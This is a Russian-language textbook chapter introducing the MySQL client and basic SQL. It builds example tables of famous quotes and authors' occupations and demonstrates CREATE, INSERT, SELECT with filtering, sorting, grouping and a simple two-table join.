- Использование клиента MySQL
- Базовое использование MySQL

Практически все серьезные Web-приложения, которые можно найти в Internet на сегодняшний день, опираются на ту или иную базу данных, чтобы справляться с невообразимыми объемами данных, генерируемыми посетителями. Хотя сегодня существует множество типов баз данных, наиболее распространенными и масштабируемыми из них являются системы управления реляционными базами данных (СУРБД). Принципы действия таких систем одинаковы для всех основных продуктов — таких как Oracle, PostgreSQL и MySQL.

Использование клиента MySQL

Чтобы разобраться с примерами, приведенными в настоящей главе, вам необходимо иметь представление о том, как работает клиент MySQL с существующим сервером баз данных. Хотя доступны некоторые клиенты с графическим интерфейсом, в настоящей главе используется стандартный клиент MySQL, имеющийся в обоих дистрибутивах MySQL – для Unix и для Windows.

Чтобы начать работу с MySQL, сохранять и получать данные с сервера базы данных, вам нужно зарегистрироваться в нем с помощью клиента MySQL. Для этого вы можете воспользоваться командой `mysql` в командной строке Unix или Windows, как показано ниже:

```
[user@localhost]# mysql [-u<username> [-p] [-h<hostname>]]
```

Здесь `<username>` — это имя пользователя, которое вы используете для доступа к базе данных, а необязательный параметр `<hostname>` – имя или IP-адрес хоста, где находится сервер MySQL. Обычно он располагается на той же машине, тогда имя хоста не требуется и клиент использует по умолчанию `localhost`. После выдачи команды `mysql` вам будет предложено ввести пароль, после чего вы увидите приглашение консоли MySQL:

```
[user@localhost]# mysql -uunleashed -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 2 to server version: 4.0.12-standard

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql>
```

С этого момента вы можете использовать команды SQL для доступа к данным, к которым разрешен доступ вашей текущей учетной записи.

Базовое использование MySQL

НА ЗАМЕТКУ

Как следует из названия настоящего раздела, представленный в нем материал может служить в качестве базового введения в сервер MySQL. Поскольку темам функционирования SQL и MySQL посвящены целые книги, важно понимать, что здесь будут рассмотрены только фундаментальные принципы СУРБД/SQL, как они реализованы в MySQL. Если вы хотите изучить SQL и MySQL более подробно, рекомендуется прочитать онлайновую документацию по MySQL по адресу `http://www.mysql.com/` или воспользоваться книгой Поля Дюбуа "MySQL, 2-е издание", выпущенной издательским домом "Вильямс".

Основы СУРБД

Чтобы работать с базами данных в PHP, первое, что потребуется понять – это как вообще работать с базами данных. Для тех из вас, кто не имеет абсолютно никакого опыта в СУРБД, мы начнем с представления фундаментальных принципов организации реляционных баз данных. В продуктах СУРБД данные организованы следующим образом:

- Каждая система СУРБД включает одну или более баз данных.
- Данные в каждой базе организованы в виде одной или более таблиц.
- Таблицы состоят из строк и столбцов.
- Каждый "столбец" представляет индивидуальную порцию данных определенного типа для данной записи.
- Каждая "строка" представляет отдельную запись базы данных.

Если опыт работы с базами данных у вас отсутствует, организационная структура управления данными может показаться в некоторой степени ускользающей от понимания. Однако в действительности эта модель имеет логический смысл. Чтобы проиллюстрировать концепцию, давайте взглянем на пример, в котором использование базы данных может оказаться удобным. В этом примере создается база данных, которая будет содержать некоторые цитаты известных людей:

"Делай или не делай! Никаких 'попробую'." – Йода (Yoda), мастер-джедай

"Знание говорит, а мудрость слушает." – Джимми Хендрикс (Jimi Hendrix), музыкант

"Я бы выбрал достойного Папу." – Ричард М. Никсон (Richard M. Nixon), бывший президент

Если вы посмотрите на эти данные, то увидите, что они разделены на два отдельных поля. Первое поле (которое называется `quote` ("цитата")), содержит саму цитату, а второе поле (под названием `author` ("автор")) – имя знаменитости, кому она принадлежит. В результате можно определить структуру таблицы, которую мы назовем `myquotes` и в которой будут храниться данные (рис. 23.1).

quote	author
Делай или не делай! Никаких 'попробую'.	Йода
Если не рисковать, то не узнаешь ни печали, ни радости.	Неизвестный автор
Характер гораздо легче сохранить, чем восстановить.	Неизвестный автор
Знание говорит, а мудрость слушает.	Джимми Хендрикс
Я бы выбрал достойного Папу.	Ричард М. Никсон

Рис. 23.1. *Таблица, содержащая цитаты и авторов*

Эта концепция хранения данных в табличной структуре в точности совпадает с той, которую используют реляционные базы данных, такие как MySQL. В этом случае наша база данных содержит одну таблицу – `myquotes`, состоящую из двух столбцов – `quote` и `author`. В конкретной ситуации таблица содержит пять записей (строк).

В этом примере мы описали исключительно хорошую систему управления базами данных. Однако, это еще не СУРБД. Как следует из наименования, реляционная база данных должна представлять отношение (relation) одной вещи к другой. Например, создадим вторую таблицу с именем `occupation`, которая будет хранить должности каждой из персон, упомянутых в таблице `myquotes`, как показано на рис. 23.2.

author	occupation
Йода	Мастер-джедай
Неизвестный автор	Неизвестная должность
Джимми Хендрикс	Музыкант
Ричард М. Никсон	Бывший президент

Рис. 23.2. *Таблица, содержащая авторов цитат и их должности*

Хотя мы имеем теперь две различные таблицы, теперь между таблицами `occupation` и `myquotes` существует отношение через общий столбец `author`. Обратите внимание, что это не явное отношение (в том смысле, что программное обеспечение системы управления базами данных ничего о нем не знает). Однако поскольку столбец `author` присутствует в обеих таблицах, между ними существует неявная ассоциация. Например, теперь можно связать цитату с должностью, как показано на рис. 23.3.




Рис. 23.3. *Отношение между двумя таблицами, эмулирующее третью таблицу с использованием общего столбца*

Как вы вскоре убедитесь, эта концепция отношений между таблицами — краеугольный камень любой системы управления реляционными базами данных (СУРБД).

Выполнение запросов с помощью SQL

При манипуляциях базами данных или извлечении информации из них в той или иной форме должен использоваться язык структурированных запросов SQL (Structured Query Language). Все пакеты СУРБД поддерживают SQL, включая базу данных

MySQL. Несмотря на то что детали реализаций SQL в разных пакетах могут слегка отличаться, настоящий раздел можно принять в качестве универсального руководства для любой реализации SQL.

Перед тем как приступить к изучению настоящего раздела, вы должны быть подключены к серверу MySQL с помощью клиента mysql:

```
[user@localhost]# mysql -uunleashed -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 2 to server version: 4.0.12-standard

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql>
```

Теперь вы готовы посылать запросы к серверу базы данных, извлекать и манипулировать информацией. При работе непосредственно из клиента MySQL, как это будет делаться в настоящем разделе, все запросы должны завершаться символом точки с запятой (;) для обозначения окончания запроса. Как вы увидите, когда мы будем обсуждать применение SQL-форм из PHP-сценариев, точка с запятой не является обязательной (фактически она даже не допускается). Как любой язык программирования, SQL может выполнять вычисления, вызывать функции, работать с переменными и так далее. Чтобы использовать эту функциональность, рассмотрим оператор SELECT, который выполняется следующим образом:

```
mysql> SELECT 2 + 2;
+-------+
| 2 + 2 |
+-------+
|     4 |
+-------+
1 row in set (0.17 sec)
```

НА ЗАМЕТКУ

Как и во всей главе, формальный синтаксис SQL-операторов, подобных SELECT, приводиться не будет. Поскольку встречаются чрезвычайно сложные операторы, информация о них даст мало пользы для введения в SQL. Ознакомиться с формальным синтаксисом можно в онлайновой документации по адресу http://www.mysql.com/.

Помимо простой арифметики оператор SELECT также может использоваться для вызова функций, таких как VERSION() и NOW(), которые возвращают, соответственно, версию MySQL и текущее время:

```
mysql> SELECT VERSION();
+-----------------+
| VERSION()       |
+-----------------+
| 5.0.6-beta-nt   |
+-----------------+
1 row in set (0.09 sec)
```

```
mysql> SELECT NOW();
+---------------------+
| NOW()               |
+---------------------+
| 2005-11-03 11:23:38 |
+---------------------+
1 row in set (0.03 sec)
```

Эти два оператора SELECT могут также быть скомбинированы в один, как показано ниже:

```
mysql> SELECT VERSION(), NOW();
+-----------------+---------------------+
| VERSION()       | NOW()               |
+-----------------+---------------------+
| 5.0.6-beta-nt   | 2005-11-03 11:24:27 |
+-----------------+---------------------+
1 row in set (0.00 sec)
```

Как видите, результаты, возвращаемые SQL-запросом, всегда представляются в форме таблицы. В предыдущем примере мы запрашиваем у MySQL таблицу из двух столбцов. Первый столбец должен состоять из результата функции VERSION(), а второй — представлять собой результат функции NOW(). Наконец, запросы могут быть разбиты на несколько строк, как проиллюстрировано в следующем примере:

```
mysql> SELECT 2+2,
 -> VERSION(),
    -> NOW();
+-----+-----------------+---------------------+
| 2+2 | VERSION()       | NOW()               |
+-----+-----------------+---------------------+
|   4 | 5.0.6-beta-nt   | 2005-11-03 11:27:08 |
+-----+-----------------+---------------------+
1 row in set (0.00 sec)
```

Теперь, когда вы имеете представление о том, как выполнять запросы к базе данных MySQL (или, как минимум, вызывать функции, что представляет собой похожий процесс), наступило время создания базы данных, в которой будут выполняться реальные манипуляции. Это делается с помощью оператора CREATE следующим образом:

```
mysql> CREATE DATABASE unleashed;
Query OK, 1 row affected (0.02 sec)
```

НА ЗАМЕТКУ

В зависимости от ваших прав доступа, может оказаться, что вы не сможете создавать базы данных на сервере MySQL. Многие поставщики услуг Internet самостоятельно создают базы данных. Если вы не можете создать базу данных, ваш поставщик может в этом помочь.

После создания базы данных вы можете сделать ее активной с помощью оператора USE:

```
mysql> USE unleashed;
Database changed
```

Теперь вы имеете пустую базу данных с именем unleashed и можете начать создавать в ней таблицы. Как упоминалось в начале этой главы, необходимо создать таблицу как группу столбцов указанного типа. Чтобы создать таблицу, вы должны сначала знать природу данных, которые будут в ней храниться. Ниже представлен список наиболее часто используемых типов MySQL (табл. 23.1).

Таблица 23.1. Наиболее часто используемые типы MySQL

Тип	*Описание*
INT[(D_SIZE)] [UNSIGNED] [ZEROFILL]	Целое число в диапазоне от –2147483648 до 2147483647 со знаком или между 0 и 4294967295 без знака. Если используется атрибут ZEROFILL, число будет обнулено, если содержит менее D_SIZE разрядов.
VARCHAR(D_SIZE)] [BINARY]	Строка переменной длины размером D_SIZE, максимум 255 символов. Если только не присутствует атрибут BINARY, строка рассматривается как нечувствительная к регистру.
TEXT	Чувствительная к регистру строка с максимальной длиной до 65535 символов.
ENUM('value_1', 'value_2', ..., NULL)	Перечисление, допустимые значения которого представлены строками из заданного множества (например, 'value_1' и тому подобное). Максимум допускается 65535 различных уникальных значений для каждого перечисления.
DATE	Дата формата ГГГГ-ММ-ДД в диапазоне от 1000-01-01 до 9999-12-31.
DATETIME	Дата и время в диапазоне от 1000-01-01 00:00:00 до 9999-12-31 23:59:59. Все значения типа DATETIME представлены в формате ГГГГ-ММ-ДД ЧЧ:ММ:СС.

НА ЗАМЕТКУ

Приведенный список представляет только некоторые из наиболее распространенных типов MySQL. Полный список можно найти в документации MySQL по адресу:

http://www.mysql.com

При создании таблицы в базе данных каждому столбцу может быть присвоено имя и тип данных. Если вспомнить описанную выше базу данных цитат, то для создания таблицы myquotes потребуется выполнить следующий оператор:

```
mysql> CREATE TABLE myquotes(quote TEXT, author VARCHAR(255));
Query OK, 0 rows affected (0.02 sec)
```

Чтобы проверить свойства созданной таблицы, можно воспользоваться оператором DESCRIBE:

```
mysql> DESCRIBE myquotes;
```

```
+--------+--------------+------+-----+---------+-------+
| Field  | Type         | Null | Key | Default | Extra |
+--------+--------------+------+-----+---------+-------+
| quote  | text         | YES  |     |NULL     |       |
| author | varchar(255) | YES  |     |NULL     |       |
+--------+--------------+------+-----+---------+-------+
2 rows in set (0.00 sec)
```

Как видите, оператор DESCRIBE предоставляет возможность просматривать специфичную детальную информацию о каждом столбце в заданной таблице. Оператор DESCRIBE чрезвычайно удобен, если вы забыли, из каких столбцов и в какой последовательности состоит таблица. Последовательность столбцов важна, и вы это увидите, когда мы будем рассматривать вставку новых записей с помощью оператора INSERT.

Подобно DESCRIBE, оператор SHOW представляет список всех таблиц и баз данных, управляемых сервером MySQL:

```
mysql> SHOW DATABASES;
+-----------+
| Database  |
+-----------+
| mysql     |
| test      |
| unleashed |
+-----------+
3 rows in set (0.02 sec)
mysql> SHOW TABLES;
+--------------------+
| Tables_in_unleashed |
+--------------------+
| myquotes           |
+--------------------+
1 row in set (0.03 sec)
```

НА ЗАМЕТКУ

Возможно, вы обратили внимание, что в результате выполнения оператора SHOW DATABASES отображаются две дополнительных базы данных (mysql и test). В стандартной инсталляции MySQL база данных mysql содержит настройки самого сервера MySQL, а база test — просто пример тестовой базы данных.

Возвращаясь к примеру с DESCRIBE, следует обратить внимание, что атрибут Null в таблице myquotes установлен в 'yes' для столбцов quote и author (NULL также является и значением по умолчанию, заданным в столбце Default). Это означает, что MySQL позволит использовать специальное значение NULL вместо реальной строки для каждой из этих столбцов. Поскольку это не имеет особого смысла для данной задачи, было бы неплохо внести следующие изменения в нашу таблицу:

- Запретить значения NULL для столбцов author и quote.
- Сделать для столбца author значением по умолчанию 'Неизвестный автор' вместо NULL.

Чтобы внести эти изменения в таблицу, нужно либо модифицировать существующую таблицу, либо создать новую. Поскольку в таблице myquotes пока нет данных, вероятно, проще будет удалить эту таблицу с помощью оператора DROP:

```
mysql> DROP TABLE myquotes;
Query OK, 0 rows affected (0.01 sec)
```

НА ЗАМЕТКУ

Будьте предельно осторожны при удалении таблиц! После того, как таблица удалена, она уже не может быть восстановлена и все ее данные будут безвозвратно потеряны.

Чтобы провести эти изменения в нашей таблице, мы должны вернуться к оператору CREATE TABLE и указать два квалификатора, которые применяются для спецификации столбцов. Первый из них — это NOT NULL, который указывает на то, что столбец должен содержать значения, отличные от NULL, а второй — DEFAULT, который задает значение по умолчанию:

```
mysql> CREATE TABLE myquotes(
    -> quote TEXT NOT NULL,
    -> author VARCHAR(255) NOT NULL DEFAULT "Неизвестный автор");
Query OK, 0 rows affected (0.00 sec)
```

Чтобы проверить, изменилась ли таблица, посмотрим на вывод оператора DESCRIBE:

```
mysql> DESCRIBE myquotes;
+--------+--------------+------+-----+-------------------+-------+
| Field  | Type         | Null | Key | Default           | Extra |
+--------+--------------+------+-----+-------------------+-------+
| quote  | text         |      |     |                   |       |
| author | varchar(255) |      |     | Неизвестный автор |       |
+--------+--------------+------+-----+-------------------+-------+
2 rows in set (0.00 sec)
```

После создания первой таблицы создадим сразу же вторую — occupation — для авторов цитат. Эта таблица будет состоять из двух столбцов — author и occupation, как показано в следующем операторе CREATE:

```
mysql> CREATE TABLE occupation(
    -> author VARCHAR(255) NOT NULL,
    -> occupation VARCHAR(255) DEFAULT "Неизвестная должность");
Query OK, 0 rows affected (0.00 sec)
```

Чтобы использовать эти таблицы, они должны содержать некоторые данные. Для загрузки данных служит оператор INSERT. Например, чтобы загрузить в таблицу myquotes первую цитату из приведенных выше в главе, нужно сделать так:

```
mysql> INSERT INTO myquotes VALUES("Делай или не делай! Никаких
'попробую'.", "Йода");
Query OK, 1 row affected (0.02 sec)
```

Как отмечалось ранее при рассмотрении оператора DESCRIBE, порядок, в котором сохраняются значения, существенен. Поскольку при создании таблицы первой шел

столбец quote, а за ним следовал столбец author, в том же порядке должны следовать значения в операторе INSERT.

Если по каким-то причинам фрагмент данных не доступен, можно указать специальное значение DEFAULT — при этом полю, значение которого не указано в операторе INSERT, будет присвоено значение по умолчанию. Следующие два SQL-оператора добавляют две цитаты в таблицу myquotes, и в обоих случаях для столбца author используется значение по умолчанию:

```
mysql> INSERT
    -> INTO myquotes
    -> VALUES("Если не рисковать, то не узнаешь ни печали, ни радости.",
DEFAULT);
Query OK, 1 row affected (0.01 sec)
mysql> INSERT
    -> INTO myquotes (quote)
    -> VALUES("Характер гораздо легче сохранить, чем восстановить.");
Query OK, 1 row affected (0.00 sec)
```

В первом из представленных операторов INSERT обратите внимание на использование специального значения DEFAULT для указания MySQL на необходимость вставки значения столбца по умолчанию. Аналогичный результат получается во втором операторе, с тем отличием, что вместо явного указания значения DEFAULT один столбец вообще исключается из INSERT.

В завершение обсуждения оператора INSERT следующие строки наполняют содержимым остальную часть базы данных, добавляя записи в таблицы myquotes и occupation:

```
mysql> INSERT
    -> INTO myquotes
    -> VALUES("Знание говорит, а мудрость слушает.", "Джимми Хендрикс");
Query OK, 1 row affected (0.01 sec)
mysql> INSERT
    -> INTO myquotes
    -> VALUES("Я бы выбрал достойного Папу.", "Ричард М. Никсон");
Query OK, 1 row affected (0.02 sec)
mysql> INSERT INTO occupation VALUES("Йода", "Мастер-джедай");
Query OK, 1 row affected (0.01 sec)
mysql> INSERT INTO occupation VALUES("Джимми Хендрикс", "Музыкант");
Query OK, 1 row affected (0.00 sec)
mysql> INSERT
    -> INTO occupation
    -> VALUES("Ричард М. Никсон", "Бывший президент");
Query OK, 1 row affected (0.01 sec)
mysql> INSERT INTO occupation VALUES("Неизвестный автор", DEFAULT);
Query OK, 1 row affected (0.01 sec)
```

Теперь, имея базу данных, наполненную некоторой информацией, к ней можно обращаться с запросами определенной информации. Все запросы, которые извлекают информацию из существующего содержимого базы, осуществляются с помощью операторов SELECT. Например, чтобы получить все данные из таблицы myquotes, должен использоваться следующий оператор:

```
mysql> SELECT * FROM myquotes;
+-----------------------------------------------------+-------------------+
| quote                                               | author            |
+-----------------------------------------------------+-------------------+
| Делай или не делай! Никаких 'попробую'.             | Йода              |
| Если не рисковать, то не узнаешь ни печали, ни радости. | Неизвестный автор |
| Характер гораздо легче сохранить, чем восстановить. | Неизвестный автор |
| Знание говорит, а мудрость слушает.                 | Джимми Хендрикс   |
| Я бы выбрал достойного Папу.                        | Ричард М. Никсон  |
+-----------------------------------------------------+-------------------+
5 rows in set (0.00 sec)
```

Исследуя предыдущий запрос, можно увидеть, что выданный оператор SELECT может трактоваться как "Выбрать все из таблицы myquotes".

Для получения списка всех авторов из таблицы myquotes можно воспользоваться следующим запросом:

```
mysql> SELECT author FROM myquotes;
+-------------------+
| author            |
+-------------------+
| Йода              |
| Неизвестный автор |
| Неизвестный автор |
| Джимми Хендрикс   |
| Ричард М. Никсон  |
+-------------------+
5 rows in set (0.01 sec)
```

Как показано, в этом случае запрашивается только один столбец author. Как в случае, приведенном в главе выше, когда использовалась функция вместо имени столбца, из таблицы можно извлекать множество индивидуальных столбцов, разделяя их запятыми.

НА ЗАМЕТКУ

Этот метод также может использоваться для изменения порядка следования данных в результирующем наборе. Например, следующий запрос отобразит столбец author первым, а за ним столбец quote:

```
mysql>  SELECT author, quote FROM myquotes;
```

Столбцы также могут быть переименованы в результирующем наборе:

```
mysql> SELECT author as author_name FROM myquotes;
+-------------------+
| author_name       |
+-------------------+
| Йода              |
| Неизвестный автор |
| Неизвестный автор |
| Джимми Хендрикс   |
| Ричард М. Никсон  |
+-------------------+
5 rows in set (0.00 sec)
```

Как видите, вместо оригинального имени столбца author можно указывать псевдоним. Это, в частности удобно, когда вы имеете дело с именами столбцов, сгенерированными функцией, поскольку в этом случае MySQL по умолчанию используется в качестве имен столбцов имена вызываемых функций.

При выполнении запросов часто возникает необходимость получать отсортированный результирующий набор. Для этого в SQL предусмотрена конструкция ORDER BY, которая позволяет изменить порядок вывода результатов запроса в порядке возрастания или убывания значений определенного столбца. Например, извлечь список авторов в алфавитном порядке можно с помощью следующего запроса:

```
mysql> SELECT author FROM myquotes ORDER BY author;
+-------------------+
| author            |
+-------------------+
| Джимми Хендрикс   |
| Йода              |
| Неизвестный автор |
| Неизвестный автор |
| Ричард М. Никсон  |
+-------------------+
5 rows in set (0.01 sec)
```

Чтобы вывести список в обратном порядке, укажите ключевое слово DESC после сортируемого столбца:

```
mysql> SELECT author FROM myquotes ORDER BY author DESC;
+-------------------+
| author            |
+-------------------+
| Ричард М. Никсон  |
| Неизвестный автор |
| Неизвестный автор |
| Йода              |
| Джимми Хендрикс   |
+-------------------+
5 rows in set (0.00 sec)
```

Вместе с конструкцией ORDER BY также могут быть использоваться функции. Например, можно случайным образом перетасовать результирующий набор, указав функцию RAND() вместо имени столбца:

```
mysql> SELECT * FROM myquotes ORDER BY RAND();
+-------------------------------------------------------+-------------------+
| quote                                                 | author            |
+-------------------------------------------------------+-------------------+
| Знание говорит, а мудрость слушает.                   | Джимми Хендрикс   |
| Делай или не делай! Никаких 'попробую'.               | Йода              |
| Характер гораздо легче сохранить, чем восстановить.   | Неизвестный автор |
| Я бы выбрал достойного Папу.                          | Ричард М. Никсон  |
| Если не рисковать, то не узнаешь ни печали, ни радости. | Неизвестный автор |
+-------------------------------------------------------+-------------------+
5 rows in set (0.01 sec)
```

НА ЗАМЕТКУ

Поскольку мы устанавливаем порядок вывода по случайному числу, весьма вероятно, что каждое последующее выполнение запроса даст результат, отличный от предыдущего.

Таким образом, запросы, получающие данные из указанной таблицы, возвращают, по крайней мере, часть каждой отдельной записи. В большинстве случаев только подмножество от всей таблицы должно быть возвращено на основе определенного критерия. В SQL этот критерий выбора задается конструкцией WHERE в операторе SELECT. Например, чтобы возвратить только цитаты неизвестных авторов, нужно сделать так:

```
mysql> SELECT quote FROM myquotes WHERE author = "Неизвестный автор";
+-----------------------------------------------------+
| quote                                               |
+-----------------------------------------------------+
| Если не рисковать, то не узнаешь ни печали, ни радости. |
| Характер гораздо легче сохранить, чем восстановить.     |
+-----------------------------------------------------+
2 rows in set (0.00 sec)
```

Обратите внимание, что в этом случае возвращаются только две из пяти записей таблицы myquotes. Мы ограничили результат, указав критерий выбора строк в наборе. MySQL поддерживает следующие операции сравнения:

A = B	Истинно, если A эквивалентно B.
A != B	Истинно, если A не эквивалентно B.
A <= B	Истинно, если A меньше или равно B.
A >= B	Истинно, если A больше или равно B.
A < B	Истинно, если A меньше B.
A > B	Истинно, если A больше B.
A <=> B	Истинно, если A эквивалентно B (NULL-безопасное).
A IS NULL	Истинно, если A есть NULL.
A IS NOT NULL	Истинно, если A не есть NULL.
A BETWEEN M AND N	Истинно, если A между значениями M и N.
A NOT BETWEEN M AND N	Истинно, если A не между значениями M и N.
A IN (value, ...)	Истинно, если A одно из перечисленных в списке значений.
A NOT IN (value, ...)	Истинно, если A ни одно из перечисленных в списке значений.

НА ЗАМЕТКУ

При сравнении двух значений, потенциально могущих быть NULL, важно использовать NULL-безопасную операцию сравнения. По определению результатом сравнения NULL=NULL будет ложь, поскольку NULL — это неопределенность. Чтобы сравнить два значения NULL и получить при этом истину, следует применять операцию <=> вместо =.

Помимо использования приведенного выше набора операций, MySQL также позволяет осуществлять сравнение на основе шаблонов и регулярных выражений. Для проверки на соответствие общим шаблонам применяется конструкция LIKE:

```
mysql> SELECT * FROM myquotes WHERe author LIKE "%кс%";
+-------------------------------------+-------------------+
| quote                               | author            |
+-------------------------------------+-------------------+
| Знание говорит, а мудрость слушает. | Джимми Хендрикс   |
| Я бы выбрал достойного Папу.        | Ричард М. Никсон  |
+-------------------------------------+-------------------+
2 rows in set (0.00 sec)
```

В этом примере конструкция LIKE используется для извлечения цитат авторов, у которых в имени встречается фрагмент 'кс'. С помощью похожего запроса можно найти все имена авторов, которые начинаются с буквы Н:

```
mysql> SELECT * FROM myquotes WHERE author LIKE "Н%";
+-------------------------------------------------------+-------------------+
| quote                                                 | author            |
+-------------------------------------------------------+-------------------+
| Характер гораздо легче сохранить, чем восстановить.   | Неизвестный автор |
| Если не рисковать, то не узнаешь ни печали, ни радости. | Неизвестный автор |
+-------------------------------------------------------+-------------------+
2 rows in set (0.00 sec)
```

Аналогично можно воспользоваться регулярным выражением — с помощью конструкции REGEXP, как показано в следующем примере, выдающем идентичный результат:

```
mysql> SELECT * FROM myquotes WHERE author REGEXP "^н";
+-------------------------------------------------------+-------------------+
| quote                                                 | author            |
+-------------------------------------------------------+-------------------+
| Характер гораздо легче сохранить, чем восстановить.   | Неизвестный автор |
| Если не рисковать, то не узнаешь ни печали, ни радости. | Неизвестный автор |
+-------------------------------------------------------+-------------------+
2 rows in set (0.01 sec)
```

Результирующие наборы могут быть ограничены определенным диапазоном записей с помощью конструкции LIMIT — например, чтобы вернуть только первые три записи из таблицы myquotes:

```
mysql> SELECT * FROM myquotes ORDER BY author LIMIT 3;
+-------------------------------------------------------+-------------------+
| quote                                                 | author            |
+-------------------------------------------------------+-------------------+
| Делай или не делай! Никаких 'попробую'.               | Йода              |
| Характер гораздо легче сохранить, чем восстановить.   | Неизвестный автор |
| Если не рисковать, то не узнаешь ни печали, ни радости. | Неизвестный автор |
+-------------------------------------------------------+-------------------+
3 rows in set (0.00 sec)
```

Чтобы возвратить определенный диапазон записей, за конструкцией LIMIT можно указать стартовую позицию набора, как в следующем примере (который вернет две записи, начиная с третьей в результирующем наборе):

```
mysql> SELECT * FROM myquotes ORDER BY author LIMIT 3, 2;
+-----------------------------------------------------+-------------------+
| quote                                               | author            |
+-----------------------------------------------------+-------------------+
| Знание говорит, а мудрость слушает.                 | Джимми Хендрикс   |
| Я бы выбрал достойного Папу.                        | Ричард М. Никсон  |
+-----------------------------------------------------+-------------------+
2 rows in set (0.00 sec)
```

Конструкцию LIMIT удобно применять в комбинации с конструкцией ORDER BY и функцией RAND(), чтобы получать случайную цитату:

```
mysql> SELECT * from myquotes ORDER BY RAND() LIMIT 1;
+-----------------------------------------------------+-------------------+
| quote                                               | author            |
+-----------------------------------------------------+-------------------+
| Если не рисковать, то не узнаешь ни печали, ни радости. | Неизвестный автор |
+-----------------------------------------------------+-------------------+
1 row in set (0.00 sec)
```

Помимо ограничения и упорядочивания результатов, их (либо определенные столбцы в них) также можно подсчитывать. Например, общее количество строк в результирующем наборе может быть определено функцией COUNT(), как показано ниже:

```
mysql> SELECT COUNT(*) FROM myquotes;
+----------+
| COUNT(*) |
+----------+
|        5 |
+----------+
1 row in set (0.01 sec)
```

Вообще говоря, нет необходимости выполнять запрос вроде этого, поскольку в PHP предусмотрены (по крайней мере, вместе с MySQL) функции для выполнения той же задачи. Однако, функция COUNT() имеет другое применение — такое, как подсчет общего числа уникальных значений для определенного столбца. Чтобы сгенерировать такой запрос, должна использоваться еще одна конструкция — GROUP BY. Она заставляет MySQL отображать только по одному из имеющихся значений указанного столбца (или столбцов). Рассмотрим следующий запрос:

```
mysql> SELECT * FROM myquotes GROUP BY author;
+-----------------------------------------------------+-------------------+
| quote                                               | author            |
+-----------------------------------------------------+-------------------+
| Знание говорит, а мудрость слушает.                 | Джимми Хендрикс   |
| Я бы выбрал достойного Папу.                        | Ричард М. Никсон  |
| Если не рисковать, то не узнаешь ни печали, ни радости. | Неизвестный автор |
| Делай или не делай! Никаких 'попробую'.             | Йода              |
+-----------------------------------------------------+-------------------+
4 rows in set (0.00 sec)
```

Вспомните, что у нас есть две цитаты, для которых в столбце author указано 'Неизвестный автор'. Однако, поскольку применена конструкция GROUP BY, только одна (первая в наборе) из них будет отображена. Когда вы используете это в сочета-

нии с функцией COUNT(), то получите запрос, который отобразит количество цитат каждого автора:

```
mysql> SELECT author, COUNT(author) as totals FROM myquotes GROUP by author;
+-------------------+---------------+
| author            | totals        |
+-------------------+---------------+
| Джимми Хендрикс   |             1 |
| Ричард М. Никсон  |             1 |
| Неизвестный автор |             2 |
| Йода              |             1 |
+-------------------+---------------+
4 rows in set (0.00 sec)
```

Как уже несколько раз упоминалось, MySQL (и все базы данных на основе SQL) является реляционным, предназначенным для того, чтобы устанавливать отношения между данными одной и другой таблицы. Вспомним, что наша база данных unleashed включает две отдельные таблицы — myquotes и occupation, представляющие набор цитат и должностей их авторов соответственно. Чтобы проиллюстрировать мощь реляционных баз данных, рассмотрим возможные методы вывода цитат вместе с должностями их авторов. В подобной ситуации программные пакеты СУРБД, такие как MySQL, демонстрируют их реальную мощь, позволяя объединять разные таблицы в одну на основе определенного критерия, как показано ниже:

```
mysql> SELECT myquotes.quote, occupation.occupation
-> FROM myquotes, occupation
-> WHERE myquotes.author = occupation.author;
+-------------------------------------------------------+----------------------+
| quote                                                 | occupation           |
+-------------------------------------------------------+----------------------+
| Делай или не делай! Никаких 'попробую'.               | Мастер-джедай        |
| Знание говорит, а мудрость слушает.                   | Музыкант             |
| Я бы выбрал достойного Папу.                          | Бывший президент     |
| Если не рисковать, то не узнаешь ни печали, ни радости.| Неизвестная должность |
| Характер гораздо легче сохранить, чем восстановить.   | Неизвестная должность |
+-------------------------------------------------------+----------------------+
5 rows in set (0.03 sec)
```

Если вы посмотрите на этот запрос, то увидите, что здесь выбираются два столбца, которые находятся в двух разных таблицах. Первый столбец — столбец цитаты из таблицы myquotes (на что указывает имя myquotes.quote), а второй — столбец должности из таблицы occupation. Поскольку результаты выбираются из двух разных таблиц, в запросе должны быть указаны обе таблицы. Это делается во второй строке — сразу после слова FROM, где эти таблицы перечислены. И, наконец, чтобы задать способ объединения таблиц, используется конструкция WHERE. В данном случае она содержит выражение myquotes.author = occupation.author, что формирует запрос, объединяющий столбец цитаты из одной таблицы со столбцом должности из другой таблицы по их общему столбцу author (см. рис. 23.3).

Резюме

